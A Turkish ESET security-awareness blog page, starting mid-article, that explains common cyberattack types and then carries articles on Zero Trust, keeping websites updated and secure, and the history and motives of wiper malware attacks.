Bir siber saldırı türü olan hizmet aksatma saldırısında (DoS) saldırganlar; bir internet sitesini, ağı veya çevrim içi hizmeti aksatmaya çalışır. Peki nasıl? **Bunu, birçok sahte veya önemsiz istek gönderip söz konusu hizmete aşırı yükleme yaparak gerçekleştirirler.** Siber suçlular, bir ağ kaynağına bağlanmak için gerekli olan bir veya birden fazla unsuru hedefleyip DoS saldırısını, dağıtılmış hizmet aksatma anlamına gelen DDoS saldırısına çevirerek sistemleri aksatmak için genellikle dağıtılmış ve saldırıya uğramış cihazları kullanır. En yaygın türleri şunlardır:
- **Hacimsel saldırı**: Kurbanın ağı ile internet arasındaki bant genişliği kapasitesini veya kurbanın ağındaki kapasiteyi doldurmak için büyük hacimli trafik kullanan en eski (D)DoS saldırısı türü. En büyük hacimsel saldırılar (şu anda) saniyede terabit (Tb/sn) cinsinden ölçülür, bu ortalama 9.000 tipik internet bağlantısına eşdeğerdir.
- **Protokol saldırısı**: Bu saldırı türü, hedeflenen sistemin kaynaklarını tüketmek için temel haberleşme protokolünü kötüye kullanır. Örneğin, bir SYN baskınında saldırgan ilk bağlantı istek (SYN) paketlerini arka arkaya gönderip hedeflenen cihazın yasal trafiğe ağır bir şekilde cevap vermesini ya da hiç cevap vermesini sağlayarak hedeflenen bir sunucu bilgisayarındaki erişilebilir tüm bağlantı noktalarını istila edebilir.
- **Uygulama katman saldırısı**: Bu saldırı türü ise birçok sahte trafik ile halka açık uygulamaları hedefler. Saniyede on milyonlarca sayıda gerçekleşen yasal HTTP GET ve HTTP POST isteklerine sahip belirli bir internet sunucusuna akın eden HTTP baskın saldırısı bu saldırı türüne örnek olarak gösterilebilir. Söz konusu sunucunun yeterli bir bant genişliği olsa da sahte istekler yasal muadillerinin bu sunucu tarafından işlenmesini sınırlandırarak sunucuyu yorar. Saldırı yeteri kadar uzun sürerse sunucu işleme kapasitesini tüketir.
**Hizmet aksatma (DoS) vs. Dağıtılmış hizmet aksatma (DDoS)**
Saldırılan bilgisayar sayısı, bu ikisi arasındaki farkı oluşturur. Bir DoS saldırısı genellikle komut veya araç kullanıp tek bir cihazdan yapılarak belirli bir sunucuyu ya da uç noktayı hedefler. Buna karşılık DDoS saldırıları ise botnet olarak da bilinen saldırganın kontrol ettiği gizliliği ihlal edilmiş cihazlardan oluşan kapsamlı bir ağ kullanılarak gerçekleştirilir ve bu saldırılar ile hedeflenen cihazlara, uygulamalara, internet sitelerine, hizmetlere veya kurbanın tüm ağ sistemine aşırı yükleme yapılması amaçlanır.
**Kaynak:** ESET
## 2) İnternet siteleri arası komut dizisi saldırısı
Siteler arası komut dizisi saldırısı, saldırganların kullanıcı ile güvenlik açığı olan bir uygulama arasındaki etkileşimleri ihlal etmesine imkan tanır. Peki nasıl? OWASP’a göre, siteler arası komut dizisi saldırıları “bir kod yerleştirme türü olup bu saldırılarda normalde iyi huylu ve güvenilir internet sitelerine kötü amaçlı komutlar yerleştirilir.” Söz konusu kötü amaçlı kod, kurbanın tarayıcısında çalışmaya başladığı zaman saldırganlar, kurbanın uygulama ile olan etkileşimini tamamen ihlal edebilir.
Güvenlik açığı, saldırganların web sitelerini birbirinden ayırmak için tasarlanmış aynı kaynak politikasını atlatmasına olanak tanır. Siber suçlular, kurbanı taklit ederek kullanıcının yapabileceği eylemleri uygulayarak kullanıcının verilerine ulaşabilir. Kurbanların uygulama içerisinde ayrıcalıklı erişimi varsa saldırganlar, uygulamanın işlevselliği ve verileri üzerinde tam kontrol sağlayabilir.
## 3) Kod yerleştirme saldırıları
- **Kod yerleştirme**: Geçersiz verilerin işlenmesi sonucu oluşan bir bilgisayar hatasının kullanılmasıdır. Saldırganlar, güvenlik açığı olan bir bilgisayar programına genellikle kötü amaçlı bir kod yerleştirip çalışma akışını değiştirir. Kod yerleştirmenin başarılı olması durumunda ciddi sonuçlar ortaya çıkabilir. Bu saldırı; kötü amaçlı yazılımların, özellikle şirket ağ sistemlerindeki bilgisayar solucanlarının yayılmasını tetikleyebilir. Saldırganlar, veritabanının bütünlüğü ile gizlilik özelliklerini, güvenliğini ve hatta verilerin doğruluğunu ihlal edebilir.
- **SQL yerleştirme (SQLi) saldırısı**: Saldırganlar, internet uygulamalarında kullanılan SQL sorgusunu manipüle edip verilerinize doğrudan erişim sağlamaya çalışır. Bunu da genellikle internet formu veri giriş alanı, yorum alanı veya kullanıcıların internet sitenizle etkileşime geçtiği diğer alanlar üzerinden yaparlar.
- **Komut saldırısı**: İnternet uygulamaları için zaman zaman internet sunucusunda onları çalıştıran bir sistem komutu gerekir. Kullanıcı verisi doğrulanmamış ve sınırlandırılmamışsa saldırganlar, kullanıcı seviyesinde bir erişim kullanarak sisteme bir komut ekleyebilir. Komut yerleştirilme, bir uygulamayı ve bu uygulamanın verilerini ya da sunucu ve altyapıyla bağlantılı tüm sistemi ihlal edebilir.
## 4) Sıfır gün saldırısı
MIT Technology Review’e göre 2021 yılında sıfır gün saldırıları rekor kırmıştır. Daha önce bilinmeyen bir güvenlik açığı üzerinden siber saldırı gerçekleştirme yöntemi olan sıfır gün saldırısı, bir bilgisayar korsanının sahip olabileceği en değerli yöntemdir, bu saldırıların değeri açık bir piyasada 1 milyon ABD dolarının üstündedir.
2021’de gerçekleşen 66 adet sıfır gün saldırısı ile
2020’de gerçekleşen toplam saldırı sayısının yaklaşık iki katına ulaşılmıştır.
Kaynak: [Zero-day tracking project](https://www.zero-day.cz/)
Bir sıfır gün saldırısı genellikle bir bilgisayar işletim sisteminde veya uygulamada yer alan hiç bilinmeyen bir güvenlik açığı ile başlar. Benzer ve biraz daha az tehlikeli olan türü ise n-day saldırısıdır. İşletim sistemindeki veya uygulamalardaki yamanın yayınlanmadığı, uygulama geliştiricilerinin farkında olmadığı veya ele almak için yeterli zamanlarının olmadığı bir güvenlik açığından kaynaklanır. Her iki durumda da bilmesi gerekenler güvenlik açığını fark etmeden ya da bir yama yayınlanmadan önce saldırı gerçekleşir. Bu yüzden yazılım yamalarının kaynağına güvenen kullanıcılar hiçbir zaman bu saldırıların farkında olmaz.
Kısa bir zaman önce keşfedilen Log4Shell güvenlik açığı ve bunu nasıl tespit edebileceğinizle ilgili daha fazla bilgiye ulaşın. Bazı kaynaklara göre bu hata, yüz milyonlarca cihazı gelecek birkaç yıl süresince etkileyebilir.
## 5) MitM saldırısı
En çok bilinen ortadaki adam (MitM) saldırısı örneği aktif gözetleme olup bu saldırı türünde saldırgan, iki veya daha fazla kurban arasındaki trafiği ele geçirir. Böylece saldırgan yalnızca aradaki iletişimi görmekle kalmaz aynı zamanda her iki kurban da saldırganın etkileşimi manipüle ettiğini fark etmeden bu iletişimi değiştirir.
Bu özellikle kimlik doğrulama protokolünün kötüye kullanılabilmesinin bir sonucu olarak gerçekleşir. Ulusal Standartlar ve Teknoloji Enstitüsü, kimlik doğrulama bağlamında saldırganın genellikle hak sahibi ile doğrulayıcı arasında, kayıt sırasında kayıt ettiren ile bulut hizmet sağlayıcı (CSP) arasında veya kimlik doğrulama sırasında abone ile CSP arasında konumlandığını belirtmektedir.
## 6) Kaba kuvvet saldırısı
Bir kaba kuvvet saldırısında bireysel hesaplara ve kurum sistem ve ağlarına yetkisiz bir şekilde erişim sağlayabilmek üzere şifrelerin, oturum açma bilgilerinin veya şifreleme anahtarların ele geçirilmesi için deneme yanılma yöntemleri kullanılır. Aynı anda tahminde bulunan birçok cihaz bulunduğu için daha hızlı olduklarından botnetler de sıklıkla kullanılır. Bir dizi IP adresi içerdikleri için botnetlerin engellenmesi de daha zordur.
Bu tür bir saldırının gerçekleştirilmesinin nedenleri arasında kötü amaçlı yazılımların dağıtılması, şirket reklamlarının veya etkinlik verilerinin kullanılması ve kurumsal itibara zarar verilmesi yer alır. ESET uzmanı Ondřej Kubovič bu konuda şunları ifade ediyor: “Bugün birçok popüler internet sitesi ve hizmeti, belirli bir IP adresinin yaptığı 5-10 yanlış tahminden sonra erişimi engeller. Bir botnetin ise belirli bir coğrafi bölgedeki bir dizi IP adresini kullanarak doğru tahminde bulunma olasılığı daha yüksektir.”
Bir bilgisayar korsanı, doğru oturum açma bilgilerini bulana kadar birçok kombinasyonu test etmek için genellikle bir bilgisayar kullanarak bir çok kullanıcı adı ve şifre dener. Saldırganlar, birkaç saniye veya dakika içerisinde binlerce şifre tahmin edebilen yazılımlar veya en azından bazı kod ya da komutlar kullanır.
Son olarak ayrıca bakınız: **[6 adımda işletmeniz için daha güvenli bir internet sitesi!](https://antivirus.com.tr/isletmenizin-internet-sitesini-guvenli-hale-getirmenize-yonelik-6-kolay-oneri/?utm_source=rss&utm_medium=rss&utm_campaign=isletmenizin-internet-sitesini-guvenli-hale-getirmenize-yonelik-6-kolay-oneri)**
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Araştırma, Kurumsal Güvenlik, Siber Güvenlik
---
### [Sıfır Güven: Asla güvenme, her zaman doğrula!](https://antivirus.com.tr/asla-guvenme-her-zaman-dogrula-sifir-guven-nedir/)
**Published:** Ocak 16, 2023
**Author:** ESET
**Excerpt:** “Sıfır Güven” yeni bir kavram değil, internetin ilk günlerinden itibaren kullanıyor son zamanlarda yeniden canlanıyor. Sıfır Güven nedir, neden uygulamalısınız?
**Content:**
**“Sıfır Güven” terimi şu sıralar manşetlerden düşmese de bu güvenlik modelinin altında yatan fikir pek yeni sayılmaz. Söz konusu terim, internetin ilk günlerinden itibaren kullanıyor ancak son zamanlarda yeniden canlanıyor. Sıfır Güven nedir ve neden bu güvenlik modelini şirketiniz için uygulamalısınız?**
Aynı zamanda Sıfır Güven Yapısı (ZTA) olarak da bilinen Sıfır Güven güvenlik modeli, BT sistemlerinin dikkat ve şüphe temeli üzerinde tasarlanması ve uygulanmasıdır. Söz konusu güvenlik çerçevesinin ana fikri “asla güvenme, her zaman doğrula”dır. Bu da kurum dışından ya da içinden olsun hiçbir cihaza veya kimseye varsayılan olarak güvenilmemesi anlamına gelir.
**Sıfır Güven İlkeleri**
Güvenlik ihlallerini önlemek veya azaltmak için Sıfır Güven’in pratikte üç ilkesi vardır.
**1. Hiçbir ağ otomatik olarak güvenli görülmemeli**
İster bir ev ağı olsun ister yerel kurumsal bir ağ olsun hiçbir ağ güvenli bir alan olarak görülmemelidir. Ortadaki kişi veya sahte DNS sahtekarlığı gibi saldırılarla ağınızı ele geçirebilecek tehdit aktörlerinin yeteneklerini hafife almamak gerekir.
**2. En düşük erişim hakkı ilkesi**
Hiçbir ağa güven duyulmadığı gibi hiçbir kullanıcıya da güven duyulmamalıdır. Ne yazık ki bir hesabın ele geçirilmediğini ya da bir çalışanın kötü niyetli olmadığını garanti edemezsiniz. Çalışanlarınıza, tercihen sadece görevleri kapsamında ihtiyaç duydukları izinler verilmelidir. Erişim hakları düzenli olarak gözden geçirilmeli ve artık uygun görülmeyen haklar geri alınmalıdır.
**3. Bir sızıntı olduğunu varsayın**
Bir uyanıklık kültürü oluşturun ve sıfır güven zihniyetinizi daha da geliştirin. Uçtan uca şifreleme, sürekli denetleme ve otomatik tehdit algılaması ve yanıt ile muhtemel bir güvenlik ihlalinin etkisini azaltın.
**Sıfır güven güvenlik yaklaşımı**
Temel Koruma
ESETin benzersiz teknolojilerinden faydalanan ve kurumunuzun uç noktalarını cihazlarını dosya sunucularını e posta sunucularını ve SharePoint ürünlerini korumak için birlikte hareket eden koruma ve algılamaya yönelik Birçok Güvenlik Katmanı
Kapsamlı Koruma
Hedefli saldırılara ve başta fidye yazılım olmak üzere yeni tehdit türlerine karşı bulut tabanlı tehdit savunması ayrıca bulut ofis paketleri için özel koruma ve erişim korumasını güçlendirmek için çok faktörlü kimlik doğrulama ve şifreleme çözümlerini içeren ek güvenlik katmanları
Algılama ve Yanıt
Azami koruma eksiksiz siber risk yönetimi ve ESETin en kapsamlı algılama ve yanıt teknolojileri ile BT ortamınıza yönelik ayrıntılı görünürlük ESET Inspectin sunduğu ESET MDR ve XDR ile dünyanın önde gelen uzmanlarına erişim
Tehdit İstihbaratı
ESETin dünyaca ünlü laboratuvarında geliştirilen geri dönüş ve raporlarla oluşturulan ve APT botnet ve diğer saldırılara karşı kurumunuzu güçlendirecek derinlemesine ve eyleme dönüştürülebilir istihbarat
**Kaynaklarınız etrafında güvenlik oluşturun**
Sıfır Güven, güvenliği bir kurumun en önemli kaynakları olan veriler, ağlar, cihazlar, iş yükleri ve kişiler etrafında oluşturan merkezi olmayan bir modeldir.
- **Veriler:** Verilerin güvenli bir şekilde saklanması ve iletilmesini sağlamak için bir şifreleme çözümü kullanmalısınız. Veri güvenliğinizi daha fazla arttırmak için veri kaybı önleme çözümü kullanın ve dosya bütünlüğünü izleyin.
- **Ağlar:** Sıfır Güven ağları mikro bölümlere ayrılmalıdır, böylece ağın farklı bölümlerine kimlerin erişebileceğini kısıtlamak mümkündür.
- **Cihazlar:** Varlık yönetimi, kullanılan tüm cihazlar için size bir genel bakış sunar. Bu cihazlar, uç nokta algılama ve yanıt teknolojisi gibi uç nokta koruma ve izleme çözümleri ile korunmalıdır.
- **İş Yükleri:** Bulut tabanlı iş yükleri, siber suçlular için ilgi çekici bir hedef olabilir. Bu varlıkları korumak için sürekli izleme ve erişim yönetimi ile birlikte sundukları yerleşik kontrolleri kullanmak önemlidir.
**Kişiler:** Yalnızca yetkili kişilerin atanan görevleri yerine getirmesine izin verilmelidir. Rol tabanlı erişim kontrolleri, çok faktörlü kimlik doğrulaması ve hesap ayrımı ile bunu sağlayabilirsiniz.
**Sıfır Güven’in faydaları nelerdir?**
Güvenlik ihlalleri, her geçen gün yaygınlaşıyor. Siber suçluların hızına yetişebilmek için erişilebilir tüm uygun koruma önlemlerinin ve süreçlerinin sunduğu muhtemel faydaları göz önüne almalısınız. Sıfır Güven güvenlik modeli ile şirketinizin genel korumasına bir güvenlik katmanı daha eklersiniz. Ayrıca şirketinizin büyüklüğüne bakılmaksızın Sıfır Güven’i uygulamak size birçok fayda sağlayabilir. Bu faydalardan bazıları şunlardır:
- Hem şirketin ağına hem de uzaktan çalışan personelin kurum dışı cihazlarına yönelik genel olarak arttırılmış BT güvenliği.
- Hibrit çalışma risklerinin önlenmesi. Bu durumda güvenlik parametreleri sürekli değiştiği için dağıtılmış iş gücünün sürekli olarak doğrulanması ve tehditlerin yayılma ihtimalini azaltmak için ağların segmentlere ayrılması gerekir.
- Gelişmiş sürekli tehditler (APT) ve fidye yazılımları da dahil olmak üzere tüm tehdit türlerine karşı kapsamlı ve sürekli koruma.
- Şirket genelinde daha yüksek görünürlük ve geliştirilmiş izleme. Sıfır Güven’in başlıca ilkesi olan hiçbir şeye güvenilmeyeceği anlayışına bağlı olarak tüm varlık ve faaliyetlerinizi kapsayacak bir izleme ortamı oluşturmalısınız. Sıfır Güven modeli, sürekli izleme ve çözümleme için otomasyona güvenip bir sorun halinde uyarı gönderirken yüksek kaliteye sahip BT yönetim süreçlerine yönelik ihtiyacı da vurgular. Gerekli otomasyon, BT departmanlarının iş yükünü azaltabilir ve güvenlik olgunluklarında önemli iyileştirmelere odaklanmalarına olanak tanır.
Sıfır Güven güvenlik modelini benimseyen kuruluşunuz, tüm verilerin, uygulamaların ve sunucuların mümkün olan en iyi şekilde korunmasını sağlayarak BT altyapınızı gerekli koruma seviyelerine getirecektir.
[](https://www.eset.com/tr/business/complete-protection-bundle/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik
---
### [Web sitenizi nasıl güncel tutabilirsiniz?](https://antivirus.com.tr/web-sitenizi-nasil-guncel-tutabilirsiniz/)
**Published:** Ocak 16, 2023
**Author:** ESET
**Excerpt:** Çevrim içi dünya ile birlikte internet sitesi güvenlik standartları da sürekli değişiyor. Gelişmeleri takip edip güncel gereklilikleri nasıl uygulayabilirsiniz?
**Content:**
**Çevrim içi dünya ile birlikte internet sitesi güvenlik standartları da sürekli değişiyor. Gelişmeleri takip ederek web sitenizi nasıl güncel tutabilirsiniz? Peki internet sitenizi güncellemek söz konusu olduğunda nelere dikkat etmelisiniz? Neden sistematik olarak güncellemelisiniz? ESET Küresel İnternet Geliştirme Yöneticisi Martin Cambal’dan, gelişmeleri takip edip şirketinizin çevrim içi varlığını güncel tutmanıza yardımcı olacak birkaç öneriye dikkat edin.**
## İnternet sitenizin mevcut durumunu kontrol edin
Security Headers isimli internet sitesini daha önce hiç duymuş muydunuz? İnternet sayfanızın hem temel hem de gelişmiş güvenlik standartlarını karşılayıp karşılamadığını kontrol etmek isterseniz bu platform sizin için faydalı olabilir. Cambal bu siteyi şöyle açıklıyor: “İlgili internet sitesi, aynı okullarda yapıldığı gibi internet sitenize A’dan F’ye kadar bir puan verir ve sitenizin güvenliğini nasıl arttırabileceğinize yönelik tavsiyeler sunar. Bu araç, her internet geliştirme ekibi için faydalı olabilir.”
## Güvenli bir mikro hizmet altyapısı oluşturun
İnternet sitenizi oluştururken altyapı güvenliğinin temel ilkelerinden biri olan, tekil bir “süper sistem” yerine birden çok bağımsız sistemler oluşturmayı göz önünde bulundurun. Cambal bu durumu şöyle açıklıyor: “Örneğin, internette satış yaptığınızda e-mağazanızı bir alana, alışveriş sepetinizi de *shop.domain.com* gibi başka bir alana koyun. Aynı zamanda faturalandırma sisteminiz de ayrı bir alan adında bulunmalı ve herkesin erişimine kapalı olmalıdır.” Tek bir sisteme kıyasla birkaç bağımsız mikro sistemin ele geçirilmesinin zor olması bu yaklaşımın öne çıkan faydalarından biridir. Ayrıca, insanların kredi kartlarını kullandıkları alışveriş sepeti için daha katı güvenlik standartları ve kullanıcıların sayfanızı sosyal medyada paylaşmalarını istediğiniz e-mağaza için daha gevşek önlemler uygulayabilirsiniz. Cambal sözlerine şöyle devam ediyor: “Web sitenizi yeniden oluşturmaya karar verdiğinizde, hepsini birden yapmanıza gerek yok.. İş önceliklerinize bağlı olarak sistemlerinizi adım adım kurmanızı tavsiye ederim.”
**Tek parça internet sitesi sistemi nedir? Bir mikro hizmet altyapısı anlamına mı gelir?**
Tek parça bir internet sitesi; faturalandırma, e-mağaza ve alışveriş sepeti gibi tüm içerik ve özellikleri tek bir alan adında toplar. Alt alan adlarını ayrı ayrı güncellemenize izin vermez; her şey ana alanda değiştirilmelidir. Aynı zamanda internet sitesi saldırıya uğrarsa bütün sistem ve sistemin özellikleri ile tüm içerik çökebilir. Bu yüzden bir yönetici sisteminin diğer sisteme erişiminin olmadığı üç ve daha fazla sayıda alan adı ve mikro siteden oluşan bir mikro hizmet altyapısı kurulması tavsiye edilir. Ayrıca ana sayfa da saldırıya uğradığında ve/veya kullanılamadığında e-mağaza kendi alan adı üzerinden çalışmaya devam edebilir ve kullanıcılar, doğrudan e-postanızdaki alışveriş sepeti bağlantısı üzerinden e-mağazaya halen erişim sağlayabilir.
Tek parça internet siteleri çalışanlar için de bir sorun olabilir: Cambal bu durumu şöyle açıklıyor: “Tek parça sisteminiz tek bir tür teknoloji kullanılarak geliştirildiyse gelecekte yapılacak tüm internet geliştirmeleri de aynı tür teknoloji kullanılarak yapılmalıdır. İşiniz büyürse, söz konusu teknoloji için daha fazla uzman bulup işe almanız gerekecek ki bu çok zorlayıcı olabilir. Ancak mikro hizmetler ve çeşitli teknolojiler kullanarak insan kaynakları ile ilgili sorunların üstesinden gelebilirsiniz. İş gücü piyasasında tek bir tür teknolojide uzmanlaşmış çok sayıda profesyonel bulmaktansa birden çok teknolojide uzmanlaşmış az sayıda profesyonel bulmak daha kolaydır.”
## Arada bir değil, düzenli güncellemelerin etkisine inanın
Düzenli güncellemelerle ilgili bir başka konu daha var. Bu güncellemeler beş yılda bir değil de ayda bir yapıldığında şirket sürekliliğini etkilemez ya da pek yavaşlatmaz. Cambal bununla ilgili şunları ifade ediyor: “Bazı geliştirme ekipleri güncellemeleri erteleme eğilimindedir. Sonunda internet sitesini güncellemeye karar verdiklerinde ise bu onların birkaç ayını alır, bu da BT ekibinin kapasitelerini tamamen (aşırı) kullanarak tüm işletmeyi olumsuz etkileyebilir.”
Aynı zamanda internet sitenizin eski bir programlama dili varsa söz konusu hizmet sağlayıcı belirli bir platform sunmayı birden bırakabilir. Sonuç olarak siz de halen belirli dillerle çalışan iş ortakları bulamayabilirsiniz. Cambal sözlerine şöyle devam ediyor: “Söz konusu ürün artık kullanılmayacağı için internet sitesinin sahibi olarak siz de, alternatifleri değerlendirecek yeterli zaman bulamadan bu ürünü hızla yenilemek zorunda kalırsınız.”
**En düşük erişim hakkı ilkesine güvenin**
Uygulama güncellemeleri söz konusu olduğunda bunu, erişim kurallarını yeniden tanımlamak için bir fırsat olarak görün. Cambal bu konuda şunları belirtiyor: “Tüm uygulamaların sadece gerçekten yapmaları gereken eylemleri yerine getirme yetkisi olmalıdır. Bir uygulamanın çok fazla eylemi yerine getirme yetkisi varsa ve bir bilgisayar korsanı bu uygulamayı ele geçirirse bilgisayar korsanları tüm kullanıcıları silmek gibi bir eylemde bulunabilir.”
## Oturum açma sayfasına erişebilen IP adreslerinin bir listesini oluşturun
Açık kaynaklı sistemlerin yönetici bölümleri genellikle ana sayfayla aynı URL adresinde bulunur. Genellikle, bu alt sayfanın tahmin edilmesi kolaydır veya WordPress siteleri için [*/wp-admin*](http://www.wordpress.com/wp-admin) gibi herkes tarafından biliniyor olabilir. Cambal bu konuyu şöyle açıklıyor: “Saldırganlar bu durumun farkındadır. CMS’nize giriş yapmalarını engelleyen tek şey ise kullanıcı adı ile şifrenizi bilmemeleridir.” Tam olarak bu noktada başka bir taktik devreye girer. Saldırgan, gerekli tüm yönetici bilgilerine ulaşmak için bir kimlik avı saldırısı kullanabilir. Cambal sözlerini şöyle sürdürüyor: “Sistem yöneticisi, sahte bir internet sitesine yönlendirip oturum açma bilgilerini girmesini isteyen bir bağlantıya sahip e-posta alabilir. Ancak söz konusu internet sitesinin arka ucuna erişim sağlamalarına izin vermektense bir siber suçlunun avucunun içine düşerler. Böylece internet sayfanızın kapısı açık kalmış olur.” Bu yüzden hassas URL adreslerinizi korumak ve bunların herkese açık hale getirilmesini önlemek her zaman iyi bir fikirdir. Bunu başarmanın en kolay yolu da sadece gerekli IP adreslerini beyaz listeye almaktır.
## Piyasadaki iş gücünü dikkate alın
İnternet sitenizi güncel tutmak ve sıkıntısız bir şekilde çalıştırmak, bir başka açıdan da faydalıdır. BT uzmanlarına yönelik ihtiyaç çok fazla olduğu için bu uzmanlar, en son teknolojileri kullanabilecekleri bir işi tercih edecektir. Cambal bu durumu şöyle ifade ediyor: “İnternet sitesi güncel değilse bu uzmanlar, daha önceki ihmallerden dolayı yaşanan sorunlarla uğraşmak zorunda olmayacakları daha ilgi çekici bir projeyi tercih edebilir.”
**Arama motorları, güvenli ve düzenli olarak güncellenen internet sitelerini tercih eder.**
Yüksek kalite ve güvenli içerik, arama motorlarının tercih ettiği özelliklerdir. Bu yüzden en temel güncellemelerden biri internet sitenize HTTPS (Güvenli Metin Aktarma Protokolü) sağlanmasıdır. Cambal bununla ilgili şunlara dikkat çekiyor: “Bugünlerde ücretsiz ve geçerli bir sertifikaya sahip olmak için kar amacı gütmeyen bir belgelendirme kurumu olan Let’s Encrypt’in hizmetlerinden faydalanabilirsiniz. SSL sertifikalarının maliyetli olduklarına ilişkin tartışmalar artık doğru değil.”
Kısacası internet siteleri de dahil olmak üzere tüm projeler, sadece düzenli aralıklarla güncellendiği zaman sürdürülebilirdir. Geliştirme ekipleri değişse bile yeni gelen uzmanlar için eski sistem ve uygulamalarla çalışmak zor olmamalıdır. Güncellemeleri ciddiye almaya başlamak için asla geç değildir. Güncel olmak her zaman işinize yarar.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, Rehber, Siber Güvenlik
---
### [Wiper saldırısı hakkında bilmeniz gereken beş konu](https://antivirus.com.tr/wiper-veri-silme-saldirilari-ile-ilgili-bilmeniz-gereken-bes-konu/)
**Published:** Ocak 16, 2023
**Author:** ESET
**Excerpt:** Wiper saldırısı hedeflidir, iyi düşünülür ve aylar öncesinden hazırlanır. Fakat fidye yazılımı gibi doğrudan bir kazanç sağlamadığı için az rastlanır.
**Content:**
Önemli verileriniz tümüyle silindi mi? Birçok şirket için bu kabus anlamına gelir. ESET Research ekibinin ortaya çıkardığı, Ukrayna’da [bu ilkbaharda yaşanan veri silme saldırıları](https://www.welivesecurity.com/2022/03/01/isaacwiper-hermeticwizard-wiper-worm-targeting-ukraine/), söz konusu kötü amaçlı yazılımın ağlar arasında ne kadar hızlı yayıldığını ve ne kadar büyük zararlar verebileceğini göstermektedir. Bu saldırıların altında yatan sebep nedir, KOBİ’lere yönelik riskler ne kadar ciddi ve veri silme saldırıları nasıl tespit edilebilir? ESET Güvenlik Farkındalık Uzmanı Ondrej Kubovic ile birlikte hazırlanan bilmeniz gereken her şeyin temel bir özetini burada bulabilirsiniz.
## KOBİ’ler olağan hedefler değildir, ancak bu onların umursamaması gerektiği anlamına gelmez.
Wiper saldırıları hedeflenir, iyi düşünülür ve genellikle aylar öncesinden hazırlanır. Ancak fidye yazılımı ile karşılaştırıldığında, saldırganlar için doğrudan bir maddi kazanç getirmediği için nadiren gerçekleştirilir. Siber suçlular genellikle önemli veri ve sistemleri yok etmeyi amaçlar ve devletler arasındaki veya gelişmiş bilgisayar korsan grupları arasındaki mücadelede veri temizleyicileri çoğunlukla bir silah olarak kullanılır. KOBİ’ler için şifre ihlalleri ve fidye yazılımı saldırıları en büyük tehditler olmaya devam etse de KOBİ’lerin dikkatli olmasında fayda var. Ya ikincil zarar olarak ya da karışık tedarik zincirlerinin bir parçası olarak bazı KOBİ’ler veri silme saldırılarının kurbanı olmuştur.
**Bir saldırı diğerine yol açtığında**
2017’de siber suçlular, Ukrayna’da birçok şirket tarafından kullanılan M.E.Doc isimli muhasebe yazılımına virüs bulaştırdı. Saldırganlar, yazılımın güncelleme sunucusunu ihlal ederek kötü amaçlı yazılımı ortak şirketlere ve ardından tüm dünya geneline yaymayı başardı. (Not)Petya olarak adlandırılan bu siber saldırı ile özellikle diğer şirketlere ürün ve hizmet tedarikinde bulunduklarında KOBİ’ler istemeden komplike saldırılara açık hale gelebilir. Aynı durum MSP’ler için de geçerlidir.
## Wiper (veri silme) saldırıların altında yatan sebep nedir? Kanıtları yok etmek ve güç gösterisinde bulunmak
Bazı durumlarda veri silme saldırıları, veri hırsızlıkları veya veri şifrelemeleri içeren daha karışık siber saldırılarının son adımlarıdır. Saldırganlar genellikle sadece verileri yok etmek için değil aynı zamanda kanıtlardan kurtulmak için de veri silme saldırılarını kullanır. Aynı durum 2016’daki Industroyer saldırısında da yaşanmıştır. Saldırganlar, Ukrayna’nın Kiev şehrindeki bir elektrik dağıtım şirketinin sistemlerini ihlal etmiş ve ardından izlerini silmek için bir veri temizleyicisi kullanmıştır. Veri temizleyicileri ile kanıtlar silinerek kurbanların, kötü amaçlı yazılımın cihazlarına nasıl bulaştığını veya bu yazımlar yüklendiğinde yazılımların nasıl çalıştıklarını tespit etmeleri engellenmeye çalışılır.
Ukrayna’da yaşanan son siber saldırılarda HermeticWiper olarak bilinen bir kötü amaçlı yazılım, HermeticWizard ve HermeticRansom yazılımları ile birlikte kullanılmış ve yukarıda bahsi geçen Industroyer isimli kötü amaçlı yazılımın yeni bir türü ortaya çıkmıştır. Industroyer2 bu sefer CaddyWiper ve başka veri temizleyicilerle birlikte kullanılmış ve özellikle Linux ile Solaris ağlarını hedef almıştır.
Jeopolitik çatışmalar sırasında veri temizleyiciler, güç gösterisi yapmak ve psikolojik savaşın bir parçası olarak kullanılabilir. Saldırganlar, “rakibin” sisteminin bazı kısım veya kısımlarını yok edebileceklerini göstermek ister ve saldırının rakibin moralini bozmasını ve tehdit aktörünün yıkıcı özelliklerini yansıtmasını ümit eder. Bu tür durumlarda veri temizleyiciler, sadece tek bir cihazdaki önemli verileri silmek için değil aynı zamanda tüm bir ağ sistemini sabote etmek için kullanılır. Sırf bunu yapabildikleri için bu saldırıyı gerçekleştirirler.
**Wiper (veri silme) saldırıların türleri nelerdir?**
Veri silme saldırıları çeşitli türlerde ve çeşitli amaçlar için ortaya çıkar. Bunların bazıları sürücülerdeki tüm verileri sıfırlarla veya rastgele oluşturulan içeriklerle tekrar yazarken bazıları ise aynı sonuca yol açıp etkilenen sistemleri çalışamaz hale getirerek belgelerin belirli kısımlarını yok eder. Bazı veri temizleyiciler ise çok daha “zeki” olup önce azami erişim ve ayrıcalık kazanıp sonra veri silmeye başlar. Diğer veri temizleyici türleri ise aynı şekilde ağ sistemlerini yok etmeye odaklanabilir.
Bazı saldırıların amacı cihazların dakikalar içerisinde çalışamaz hale getirilmesi olmayıp bunun yerine Stuxnet saldırısında da olduğu gibi bu cihazları zamanla yok etmektir. İddiaya göre söz konusu kötü amaçlı bilgisayar solucanı, İran’ın Natanz uranyum zenginleştirme tesisindeki çok sayıda *santrifüje* zarar vermiştir. Bu kötü amaçlı yazılım sistem içerisine çok iyi saklanarak sadece aşamalı olarak zarar vermiş ve sorunun kaynağının tespit edilmesini oldukça zorlaştırmıştır.
Peki en iyi önlem yöntemleri nedir? Yüksek kaliteye sahip siber güvenlik yazılımları, sürekli ağ izlemesi ve yetkisiz ağ erişimlerinin engellenmesidir.
## Diğer saldırılar da veri temizleyiciler gibi aynı sonuçlara yol açabilir.
